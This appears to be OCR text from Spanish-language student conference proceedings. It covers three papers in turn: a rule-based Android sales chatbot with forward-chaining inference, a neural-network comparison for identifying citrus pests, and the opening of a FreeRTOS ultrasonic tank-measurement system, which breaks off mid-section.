Se expone la arquitectura del agente chatbot (ver **Figura 1**), con los componentes necesarios para dar solución al problema propuesto. Dado que el chatbot debía poder interactuar de forma amigable con el entorno, se decidió utilizar un formato de entrada y salida Speech to Text o de entrada estándar. Por este motivo se utiliza un lenguaje que proporciona un soporte confiable a estas funcionalidades.

Para el procesamiento de las entradas, se realiza una lematización de la entrada a un dominio acotado del vocabulario que pueda comprender el agente. El dominio




Figura 1. Esquema de componentes necesarios.

del chatbot está compuesto por predicados, constantes y palabras claves que son utilizadas por el sistema de producción para dar con una respuesta adecuada y obtener conocimiento.

2.2. Lematizador

En primera medida, se realizó un vocabulario básico del lenguaje que va a ser manejado por el agente en el entorno correspondiente. Se tomaron ejemplos de conversaciones donde participaban clientes con vendedores y se analizaron las frases más frecuentes para la obtención de un conjunto acotado de palabras claves útiles que le permita identificar la intención de la pregunta del usuario.

A través de la lematización, se utilizó un mecanismo que permite establecer la menor cantidad de palabras para formular una respuesta. Este proceso permite despojar la frase de las palabras que no son relevantes para entender el contexto y de esta manera mejorar el rendimiento del agente.

Se presentan algunos ejemplos de preguntas, sus posibles respuestas y las formas reducidas que tendrían las mismas para poder llegar a ser comprendidas y utilizadas posteriormente para realizar inferencias lógicas (ver **Tabla 1**). En color verde se representa el lenguaje de interés para el usuario y en azul el lenguaje de interés para el vendedor.

Tabla 1. Ejemplos del vocabulario básico del agente.

Pregunta	Posible respuesta	Palabra Clave
Qué PRODUCTO de MARCA tenés?	Los PRODUCTO MARCA disponibles son: Lista<modelo> MARCA? me quedan: LIST<MODELO>	que PRODUCTO MARCA tener
Cuál PRODUCTO de MARCA tenés?		cual PRODUCTO MARCA tener
Qué PRODUCTO de MARCA hay?		que PRODUCTO MARCA hay
Cuál PRODUCTO de MARCA hay?		cual PRODUCTO MARCA hay
Cuántas personas preguntaron por PRODUCTO?	Solo 1 persona Fueron 7 las consultas realizadas sobre PRODUCTO	cuanto preguntar PRODUCTO
Cuántas personas consultaron por PRODUCTO?		
Cuál es el PRODUCTO más barato que tenés?	El PRODUCTO más barato que tenemos es: MODELO y vale PRECIO El MODELO es el más económico.	cual ser PRODUCTO barato que tener
Tenés algún PRODUCTO barato?		tener PRODUCTO barato
Qué le gusta el cliente X?	Prefiere: MARCA Y Le gustan más: MARCA Y	que gustar CLIENTE
Qué prefiere X?		que gustar CLIENTE

2.3. Sistema de producción

Un Sistema de producción es una estrategia usada en inteligencia artificial para implementar sistemas expertos

inteligentes basados en conocimiento. Está comprendido por dos grandes partes: la Máquina de Inferencias y la Base de Conocimiento.

Jerome Bruner fue el primero en identificar la mente humana con una "Máquina de Inferencias" al referirse a su destreza para activar el conocimiento ya almacenado y utilizarlo para organizar e interpretar la nueva información entrante, a través de complejas relaciones abstractas no provenientes de los estímulos [5].

La Base de Conocimiento—precargada desde archivos externos—, contiene un conjunto de doce (12) reglas iniciales (ver **Tabla 2**), que conforman la Memoria de Producción, y un conjunto de ciento veintitrés (123) literales positivos «Ground» que conforman la Memoria de Trabajo inicial que referencian al conjunto de conocimientos previos ejemplificados a continuación:

- esMarca(celular,samsung) → esMarca;celular;samsung
- esModelo(samsung,s10) → esModelo;samsung;s10
- esColor(s10,dorado) → esColor;s10;dorado
- esMarca(televisor,lg) → esMarca;televisor;lg
- esMarca(tablet,xview) → esMarca; tablet; xview
- esModelo(asus,vivobook) → esModelo;asus;vivobook

Tabla 2. Reglas realizadas.

N°	Regla
1	`esModelo(X,Y)^esColor(Y,Z) -> esColor(Y,Z)^add(esConsulta(C,elColor,Y))`
2	`esModelo(X,Y)^esPrecio(Y,Z) -> esPrecio(Y,Z)^add(esConsulta(C,elPrecio,Y))`
3	`esProducto(X)^esMarca(X,Y) -> esMarca(X,Y)`
4	`esMarca(X,Y)^esModelo(Y,Z) ^esDescripcion(X,Y,Z)-> esModelo(Y,Z)^add(esConsulta(C,X,Y))`
5	`esConsulta(C,X,Y)^esConsulta(C,Z,Y)^esMarca(X,Y)^esMarca(Z,Y) -> gusta(C,Y)^add(gusta(C,Y))`
6	`esProducto(W)^esMarca(W,X)^esModelo(X,Y)^esDescripcion(W,X,Y)^esPrecio(Y,Z) -> esPrecio(Y,Z)^add(esConsulta(C,masBarato,X))`
7	`esCliente(Z)^esConsulta(Z,X,Y) -> esConsulta(Z,X,Y)`
8	`esProducto(X)^esMarca(X,Y)^esModelo(Y,Z) -> esModelo(Y,Z)^add(esConsulta(C,X,Z))`
9	`esProducto(X)^esMarca(X,Y)^esModelo(Y,Z)^esDescripcion(X,Y,Z)^esCaracteristica(Z,W) -> esCaracteristica(Z,W)^add(esConsulta(C,X,Z))`
10	`esModelo(Y,Z)^esCaracteristica(Z,W) -> esCaracteristica(Z,W)^add(esConsulta(C,Y,Z))`
11	`esProducto(Z)^esConsulta(X,Z,Y) -> esConsulta(X,Z,Y)`
12	`esCliente(X)^leGusta(X,Y) -> leGusta(X,Y)`

La Máquina de Inferencia (ver **Figura 2**), permitirá al chatbot adquirir nuevos conocimientos mediante la estrategia de razonamiento de encadenamiento hacia adelante, la cual se basa en datos. Debido a la naturaleza del problema que se presenta, donde el agente conoce con certeza cuáles son los datos de entrada pero no las conclusiones a las cuales llegará, es que se seleccionó esta estrategia en lugar de encadenamiento hacia atrás, la cual es guiada por objetivos que se intentan alcanzar desde la fundamentación de hipótesis a verificar.




Figura 2. Esquema de Máquina de Inferencias.

El agente captará ciertas palabras que relacionará con los saberes de la memoria de trabajo y con las reglas de la memoria de producción a través de las diferentes fases.

2.4. Diseño del agente

El agente se desarrolló en una tecnología Android, lo cual facilito la implementación del proceso de transformación de lenguaje hablado a texto y viceversa o Speak to Text y Text to Speak. Debido a la tecnología seleccionada, la cual solo permite el desarrollo de aplicaciones nativas en el lenguaje de programación Java, la solución del problema se planteó con un diseño de orientación a objetos. De este mismo diseño, se expone un diagrama de clases reducido de la implementación del prototipo (ver **Figura 3**).

Como se observa, se optó por el uso de gestores que dividen la interacción del usuario de la máquina de inferencias que genera las posibles respuestas. De esta manera, se aportar un modelo ágil y modular.




Figura 3. Diagrama reducido de clases.

3. Resultados

El prototipo desarrollado logró cumplir con los objetivos deseados; es decir, interpretar un mensaje hablado y lograr dar una respuesta adecuada en un tiempo acorde al modo en que se procesan los datos. Se definió e implementó un sistema de producción basado en objetos que codifica las reglas usadas por el chatbot para tomar decisiones. Además se desarrolló un vocabulario con el que el agente logra trabajar y comunicarse.

Para la evaluar el agente en forma cuantitativa y debido a que el procesamiento del mensaje atraviesa distintos componentes, su análisis se debe dividir en dos partes. Estas se desarrollarán posteriormente.

3.1. Entendimiento

Se evalúa la capacidad del chatbot de entender por medio de audio o mensajes lo que la persona le dice. En este caso, los problemas más significativos son respecto a la superposición del audio o al no entendimiento de una palabra.

La superposición del audio se da cuando el usuario realiza una consulta mientras el agente está contestando la pregunta anterior o hay demasiado ruido en el ambiente. Aquí es cuando el agente capta basura (palabras que no son dichas por el usuario) o no termina de captar la respuesta no transcribiendo de audio a texto algunas palabras. De las pruebas llevadas a cabo, se pudo obtener que en un 90% de los casos, el complemento de Google para Android que nos permite este traspaso de audio a texto logra capturar las palabras de manera correcta, por más que no todas pertenezcan al dominio del agente.

El no entendimiento de una palabra se puede dar por el uso de algún modismo por parte del usuario, por frases que no se encuentran bajo el dominio del agente o porque el usuario habla muy rápido. En estos casos es cuando se solicita la repetición o especificación de la pregunta, sucediendo eventualmente en un 10% de los casos.

3.2. Procesamiento

El procesamiento del mensaje en sí a través de su clasificación y su posterior paso por la máquina de inferencias para llegar a una posible respuesta es otra de las partes a evaluar.

De cinco (5) preguntas realizadas en una conversación, de un total de veinte siete (27) preguntas posibles —once (11) pertenecientes a distintos entornos, es decir que no buscan la misma respuesta—, solo una (1) dio una respuesta incorrecta.

Se evaluó los tiempos de ejecución de la máquina de inferencias con la memoria de trabajo inicial de ciento veintitrés (123) literales positivos. La máquina contiene el algoritmo de backtracking en la fase de unificación que suele tener un orden de complejidad algorítmica exponencial (1).

En diez (10) de sus preguntas, la respuesta fue menor que cien (100) milisegundos. El caso que se evaluó detalladamente fue la pregunta: "Qué productos tenés?", dado que tiene diez (10) palabras posibles a machear con las variables en este algoritmo. La respuesta a esta pregunta tarda doscientos diez (210) milisegundos y, por ser la de mayor tiempo de respuesta, se analizó lo que pasaría con la misma si la cantidad de palabras a machear con las variables de backtracking fueran incrementando hasta obtener cien (100) palabras. Con los resultados de los puntos intermedios, se visualizó en un gráfico y se notó que se aproximaban a una recta, por lo cual se calculó su recta de regresión lineal **(2)** para luego poder extrapolar y evaluar qué sucedería en caso de que se incrementaran las posibilidades de macheo.

$$O(m^n);\ donde\ \begin{cases} m = posibles\ desiciones \\ n = cantidad\ de\ ramas\ creadas \end{cases} \textbf{(1)}$$

$$y = 10{,}79x + 56{,}61 \textbf{ (2)}$$

4. Discusión

El trabajo con la tecnología Android aportó muchas facilidades al desarrollo de los componentes interactivos pero, por otro lado, no se encontraron extensiones que pudieran facilitar el uso del sistema de producción o la lematización de forma óptima en el lenguaje español. Por ello, se optó por desarrollarlas por completo, dado que se le otorgó prioridad a la posibilidad de brindar asistencia a un usuario al alcance de un dispositivo móvil o tablet.

Se buscó en primera medida conectar Java con Prolog en Android para poder implementar el sistema de producción de forma más sencilla, pero luego de varios intentos fallidos, se optó por descartar esta opción debido a que no se encontraron librerías que satisfagan las expectativas. Por tal motivo, se escogió desarrollar la primera fase, denominada unificación, utilizando backtracking —uno de los principios de Prolog— para la máquina de inferencias.

A pesar de que durante la definición de un vocabulario acotado se pudo haber optado por la inserción estática de respuestas, este modelo no era óptimo ni factible para las metas y objetivos propuestos, ya que perdía la flexibilidad aportada por cargar la memoria de trabajo y de producción de forma externa. Por otro lado, el planteo de un modelo general ayudó a una implementación fiel de cada uno de los componentes y las fases de un sistema de producción.

Si bien la aplicación se encuentra orientada a la venta de productos electrónicos, la meta del prototipo es que sea una aplicación flexible. Esto llevó al planteo de modelos más generales, lo cual le permite a un desarrollador modificar el menor número de componentes para que la aplicación se utilice en otro contexto, es decir, otros dominios sin afectar el funcionamiento del Sistema de Producción y solo por el mínimo intercambio de los archivos por donde se realiza la carga de datos externa que contienen las reglas y lo hechos a utilizar provenientes de la memoria de producción y la memoria de trabajo.

5. Conclusiones

Hemos confirmado que es factible la implementación de un chatbot con una Máquina de Inferencias desarrollada en entorno Android. El agente tuvo una buena performance en el tiempo de respuesta al cliente y en la selección de un respuesta acorde a la/s pregunta/s generada/s

Se planea continuar el desarrollo del prototipo alojando con posterioridad las memorias de producción y trabajo en una base de datos Firebase. Así se podrá realizar tanto la carga de información de productos de forma remota, como las disponibilidades y los cambios en precios.

Asimismo, se desea documentar detalladamente cada componente y dar una guía para la reutilización del chatbot en otros entornos comerciales, debido a que solo representa un cambio en los datos de entrada y cambios menores y no tan significativos en el gestor de respuesta.

Agradecimientos

Se agradece el acompañamiento y orientación de los profesores de la cátedra la Dra. Ma. de los Milagros Gutiérrez y Dr. Jorge Roa, al Dr. Juan Leonardo Sarli por su compañía durante el proceso del desarrollo del trabajo de manera extracurricular, y a los profesores de la UTN FRSF por su dedicación en cada materia, lo cual ayudó a la formación de estos tres (3) estudiantes para integrar conocimientos adquiridos y nuevos en este trabajo.

Referencias

[1] Albayrak, N., Özdemir, A., Zeydan, E., "An overview of artificial intelligence based chatbots and an example chatbot application". 26th Signal Processing and Communications Applications Conference (SIU) Turquía: IEEE, 2018.

[2] Russell, S., Norvig, P., "La Inteligencia Artificial: Un Enfoque Moderno". Madrid, España: Prentice Hall, 2004.

[3] Nilsson, N., "Inteligencia Artificial. Una nueva síntesis". Madrid, España: Mc Graw Hill, 2000.

[4] Gershenfeld, N., "Rethinking Artificial Intelligence". Web: http://news.mit.edu/2009/ai-overview-1207 , 2009.

[5] Bruner, J., "Going beyond the information given". En H. E. Gruber, K. R. Hammond y R. Jessor (Eds.), Contemporary approaches to cognition (pp. 41- 69). Cambridge, MA: Harvard University Press, 1957.

Aplicación de las Redes Neuronales en la Identificación de Diferentes Tipos de Plagas en Citrus

Bazán Facundo, Borsella Luciana, Juane Francisco, Villegas Nicolás

Universidad Tecnológica Nacional – Facultad Regional Tucumán
{juanfacundobazan, lucianaborsella23, franciscojuaneutn, jnvillegas86}@gmail.com

Resumen

El presente trabajo consiste en el desarrollo de una plataforma informática basada en Inteligencia Artificial, específicamente en la utilización de redes neuronales aplicadas al análisis de diferentes tipos de plagas que afectan a los cítricos, donde se comparo la precisión de diferentes tipos de estructuras de redes neuronales y configuraciones, para la clasificación visual de imágenes de citrus infectados. Se utilizaron las plataformas de IBM Watson, Keras, Tensorflow y Python (PKT) para los desarrollos planteados.

Introducción

La gestión de cultivos, implican el manejo y administración de recursos económicos para lograr el mayor aprovechamiento de los mismos, de manera de lograr el mayor beneficio con el menor costo de producción [1]. Además, existen múltiples riesgos relacionadas a las plagas y enfermedades que se pueden presentar, que afectarían seriamente la rentabilidad de la producción, por lo que se debe estar atento a estas eventualidades [2]. Un diagnóstico inadecuado o un incorrecto tratamiento, pueden conllevar a grandes pérdidas económicas, por lo que sería muy conveniente si existieran soluciones informáticas inteligentes, que permitan un diagnóstico preciso y anticipado.

Debido a esta problemática, se desarrolló y evaluó diferentes alternativas de soluciones de Redes Neuronales, para realizar clasificación automática a través de análisis de imágenes, destinado a clasificar diferentes tipos de plagas en citrus, para ayudar en la identificación de las mismas.

Propuesta de Desarrollo

En una primera etapa, se utilizaron los servicios de Visual Recognition, provistos por la plataforma de Watson IBM [3], para desarrollar una solución inteligente de análisis. En la misma, se definieron un total de 8 clases (ver **Tabla 1**), que sumadas contenían 256 imágenes a color y de diferentes tamaños.

Tabla 1: Cantidad de Imágenes por Clase en el Training Set

Nombre de la Clase	Cantidad de Imágenes
Alternaria	10
Cancro de los Cítricos	12
Moho	20
Mosca Blanca	74
Mosca Minadora	55
Negativo	49
Musgo	19
Trips	17

En la clase con nombre "Negativo", que viene por defecto en Watson, sirve para que el algoritmo identifique las características presentes en las imágenes de las demás categorías que no deben ser consideradas para la clasificación, reduciendo así los falsos positivos. Posteriormente, con éstas clases e imágenes se procedió a entrenar la red neuronal.

De la misma manera, se colocaron en diferentes carpetas las mismas imágenes utilizadas anteriormente, y detalladas en la Tabla 1, y se nombraron de acuerdo a la clasificación de plaga correspondiente. También se agregó una carpeta con el nombre de "Negativo" para indicar las que no poseen ninguna característica que deba utilizarse para la clasificación.

Luego se diseño y construyo una solución con redes neuronales, utilizando Keras [4], TensorFlow [5] y Python [6], donde se procedió a el entrenamiento de un modelo para la clasificación de las imágenes con dos diferentes configuraciones.

La primera con 100 épocas y la segunda con 500 épocas (de manera no acumulativa), ambas con un learningrate de 0.01, utilizando un procesador Intel Core i7 de 8va Generación. Los parámetros iniciales fueron los siguientes:

Tabla 2: Parámetros iniciales

Layer (type)	Output Shape	Param #
conv2d_5 (Conv2D)	(None, 64, 64, 32)	896
dropout_5 (Dropout)	(None, 64, 64, 32)	0
conv2d_6 (Conv2D)	(None, 64, 64, 32)	9248
max_pooling2d_3 (MaxPooling2)	(None, 32, 32, 32)	0
flatten_3 (Flatten)	(None, 32768)	0

dense_5 (Dense)	(None, 512)	16777728
dropout_6 (Dropout)	(None, 512)	0
dense_6 (Dense)	(None, 7)	3591

Experimentos y Resultados

Para evaluar la precisión de los modelos entrenados, se utilizaron 92 imágenes correspondientes a las siguientes clases:

Tabla 3: Cantidad de Imágenes por Clase en el Test Set

Nombre de la Clase	Cantidad de Imágenes
Mosca Blanca	30
Mosca Minadora	21
Musgo	14
Negativo	27

Debido a que Watson IBM no provee un puntaje explícito para la clase Negativo, pero sí para las demás, se asumió como negativa cualquier imagen que puntúe menos de 50% en todas las clases. La precisión para cada clase y cada modelo fue la siguiente:

Tabla 4: Precisión de cada modelo según la clasificación correspondiente.

Nombre de la Clase	Mosca Blanca	Mosca Minadora	Musgo	Negativo	Promedio
Modelo Watson IBM	71.43 %	76.19 %	50.00 %	92.86 %	72.62 %
Modelo PKT 100 Épocas	63.33 %	80.95 %	7.14 %	14.81 %	41.56 %
Modelo PKT 500 Épocas	46.67 %	80.95 %	7.14 %	37.04 %	42.95 %

Como se puede apreciar en la Tabla 4, el rendimiento promedio de la solución basada en Watson IBM fue superior a los dos modelos que utilizan PKT, siendo superior en 3 de las 4 clases consideradas por amplios márgenes y solamente teniendo una diferencia menor al 5% en la clase restante.

Conclusiones

En las pruebas realizadas, se evidenció que la precisión de la clasificación de imágenes según el tipo de plaga que se presentan, es mayor con Watson IBM y su servicio de Visual Recognition en comparación con la utilización del desarrollo con las plataformas de Python, Keras y TensorFlow. Se abre la posibilidad de repetir las mismas pruebas, con una mayor cantidad de imágenes para nuevos análisis y evaluaciones.

Referencias

[1] Guía de Capacitación en temas agrícolas para agricultores familiares (Guía. 2). Organización de las Naciones Unidas para la Alimentación y la Agricultura.http://www.fao.org/3/a-i5249s.pdf

[2] Efectos económicos de las plagas y enfermedades transfronterizas. Organización de las Naciones Unidas para la Alimentación y la Agricultura: http://www.fao.org/3/x9800s/x9800s16.htm

[3] IBM Cloud Docs. https://cloud.ibm.com/docs/services/visual-recognition?topic=visual-recognition-index

[4] Keras Documentation - http://keras.io/documentation/

[5] Tensorflow Core Api Documentation - https://www.tensorflow.org/api_docs

[6] Python 3.7.4 documentation - https://docs.python.org/3/

Sistema de Sensores Ultrasónicos para Tanques Petrolíferos

Caballero, Alexis[1]; Mendoza, Matías[1]; Morales, Martin[1,2]; Encinas, Diego[1,3]

[1]Programa TICAPPS - Proyecto de Investigación SimHPC - Instituto de Ingeniería y Agronomía - UNAJ
[2]Centro CodApli - Facultad Regional La Plata - UTN
[3]Instituto de Investigación en Informática LIDI (III-LIDI) - Facultad de Informática - UNLP - Centro Asociado CIC
alexis.wolfy@gmail.com, matiasmendoza1994@gmail.com, {martin.morales, dencinas}@unaj.edu.ar

Resumen

En este artículo se presenta la implementación de un sistema de toma de mediciones de volumen en un recipiente de líquidos utilizando el sistema operativo de tiempo real FreeRTOS. Además, se realiza una comparación entre la implementación mencionada contra una similar utilizando un sistema secuencial y una investigación que muestra la posible aplicabilidad a la medición en tanques petrolíferos. La utilización de estas herramientas en el campo de la industria petrolera podría llegar a ser beneficiosa en materia de los costos que representan los sensores de gran precisión que se utilizan en la actualidad. El sistema desarrollado permite una velocidad de toma de mediciones más rápida que la configuración secuencial notándose algunas ventajas frente a la configuración actual para la medición en los tanques petrolíferos.

***Palabras Claves**. Tiempo Real, Arduino Mega, FreeRTOS, Sensores Ultrasónicos, Toma de mediciones, Tanques petrolíferos.*

1. Introducción

Los sistemas utilizados actualmente para la toma de mediciones en los tanques petroleros comprenden un gran costo para los inversionistas, generando así un inconveniente que puede devenir en gastos extras que pueden no estar estimados.

Las nuevas tecnologías disponibles para uso hogareño están avanzando a gran escala, pudiendo estos tener una relación en precio calidad bastante buena con el hardware utilizado de forma industrial.

En este trabajo se proponen los siguientes objetivos:

- Mostrar el desarrollo de un sistema, tanto secuencial como paralelo, capaz de deducir la cantidad de fluido en un tanque, implementando un sensor ultrasónico para la medición.
- Realizar una comparación entre ambos sistemas en pos de diferenciar la velocidad de obtención de los datos y comprender cuál es el más óptimo para este tipo de actividad.
- Evaluar la posibilidad de implementar estas tecnologías en la industria petrolífera, estudiando qué cambios significativos ejercerían hoy en día, tanto en lo pragmático como en lo económico.

2. Desarrollo del sistema

El sistema desplegado comprende el desarrollo del software utilizando el gestor de tareas del sistema operativo FreeRTOS y el desarrollo del software secuencial utilizando las librerías nativas de Arduino Mega. A su vez, se muestra una comparación entre los dos sistemas de software desarrollados y un análisis de la posible implementación de las herramientas desarrolladas en la toma de mediciones en tanques de petróleo.

2.1. Elementos

En este apartado se detallarán los elementos y tecnologías empleadas en el diseño y desarrollo del trabajo. Los componentes mencionados son:

- *Arduino Mega*: Una tarjeta de desarrollo open-source basada en un microcontrolador AtMega2560 que posee pines de entradas y salidas (E/S), analógicas y digitales.[1]

Las características principales de esta tarjeta son:

- Tensión de entrada de – 7-12V
- 54 pines digitales de Entrada/Salida (14 de ellos so n salidas PWM)
- 16 entradas análogas
- 256k de memoria flash
- Velocidad del reloj de 16Mhz
- Conexión USB

- *FreeRTOS*: Un sistema operativo de tiempo real (RTOS, real time operating system) diseñado para ser utilizado en microcontroladores, siendo este óptimo para los objetivos del trabajo al permitir la implementación de múltiples hilos en tiempo real. De esta forma se puede enfocar en varias tareas (la obtención de los distintos valores) sin comprometer la calidad del resultado.[2]
- *Sensor Ultrasónico HC-SR04*: Sensor requerido para la obtención de los valores del ambiente que luego serán convertidos a valores digitales para poder ser codificados.[3]

  Las características principales de este dispositivo son:

  - Tensión de entrada de 5V
  - Frecuencia de trabajo de 40Hz
  - Rango máximo de 4m
  - Rango mínimo de 2cm
  - Ángulo de medición de 15 grados

2.2. Programación

En base al análisis realizado sobre el RTOS a utilizar, se puede hacer uso de la capacidad que FreeRTOS ofrece para la generación de las múltiples tareas que se utilizan en la toma de mediciones. El diseño de este sistema operativo permite gestionar los recursos para estas tareas implementando un mecanismo de exclusión mutua o mutex garantizando que la información de los sensores va a ser accedida solo por la tarea en ejecución.

Teniendo en cuenta las consideraciones de FreeRTOS se procedió a desarrollar el software que se utiliza como demostración, en base a dos programas:

- Programa que toma las mediciones de forma secuencial utilizando las librerías nativas del Arduino Mega.
- Programa que toma las mediciones manejando múltiples tareas administrando estas mediante el sistema operativo FreeRTOS.

2.2.1. Procesamiento secuencial

Se produce un procesamiento secuencial cuando una tarea se ejecuta después de otra. Esto significa, si se definen las tareas como pasos, que una no puede empezar hasta que su antecesor finalice su ciclo. La ventaja de este tipo de procesamiento es su sencilla implementación así también como su entendimiento pues se conoce el flujo de procesos que realizará un sistema que implemente esta característica.

Existen dos tipos de procesamientos secuenciales: lineales y cíclicos.

Un procesamiento secuencial lineal tiene un estado inicial y final, con sus correspondientes pasos intermedios sin que exista un retorno al paso de origen. Eso no significa que este tipo de procesamiento no pueda reiniciarse para volverse a aplicar.

Mientras, un procesamiento secuencial cíclico tiene como característica que el paso inicial es también el final, repitiendo los pasos indefinidamente. Por ejemplo, los semáforos en las calles.

2.2.2. Procesamiento paralelo

En el procesamiento paralelo, como indica su nombre, es cuando varios procesos ocurren al mismo tiempo. Esto se traduce en un mayor rendimiento general del sistema eliminando el problema del procesamiento secuencial que es el tener las tareas esperando a la finalización del antecesor. Por esta razón, el desarrollo de sistemas tecnológicos ha ido apuntando hacia esta dirección.

Sin embargo, se presenta el problema que no siempre es posible paralelizar una tarea. Esto no significa que ambos procesamientos no se puedan complementar, pudiendo realizar el método paralelo a mitad de un procesamiento secuencial.

Un método para convertir una serie de pasos secuenciales en paralelos es la descomposición de tareas en subtareas de las cuales cada núcleo o core en el sistema se encargará de realizarlo. De esta forma el rendimiento a la hora de ejecutar tal tarea se verá mejorado notoriamente.

2.2.3. Ventajas y desventajas de usar FreeRTOS contra un código desarrollado de manera tradicional (Secuencial)

La utilización de sistemas operativos de tiempo real como el caso de FreeRTOS ofrece ciertas ventajas a la hora de programar un sistema que aproveche el uso de tareas. FreeRTOS provee un framework sencillo de utilizar que permite:

- Hacer uso de recursos compartidos como puertos seriales, pines de e/s, etc.

- Mantener el procesador trabajando constantemente.
- Utilizar prioridades en el scheduler o manejador de tareas.
- Utilizar métodos de sincronización.
- Disminuir los tiempos al permitir programas no lineales.

Las ventajas provistas por FreeRTOS cubren varios items que no son posibles de cumplir programando de forma secuencial.

Cabe mencionar que la complejidad de realizar un programa que haga uso de tareas y recursos compartidos es mayor a uno secuencial, y la velocidad de este se verá afectada por el número de recursos que compartan con cada una de las tareas.

2.2.4. Comparación de un Código desarrollado de manera secuencial contra uno desarrollado haciendo uso de tareas

Con el fin de realizar una comparación de tiempos entre los dos programas se desarrolló un programa utilizando Java para mostrar mediante una interfaz el tiempo requerido para tomar una cantidad dada de muestras en cada implementación.

Para la realización de las pruebas se estableció que se debe verificar el tiempo que tardan los dos programas para tomar una cantidad de 100 muestras de medición.

La interfaz desarrollada se puede apreciar en la Figura 1.




Figura 1

Los campos que se notan en la GUI representan lo siguiente:

- Valor de las muestras: Aquí se mostrará el valor enviado del Arduino Mega a través del puerto serial.
- Número de muestras capturadas: Aquí se mostrará el número de muestras capturadas por la interfaz, su función solo será la de un contador.
- TIEMPO: Aquí se mostrará el tiempo que tomó a cada programa enviar 100 muestras.

Para poder hacer la conexión del puerto serial de 9600 bps a la interfaz se hace uso de la siguiente librería panahik-panamaHitek_Arduino-2.7.3.jar

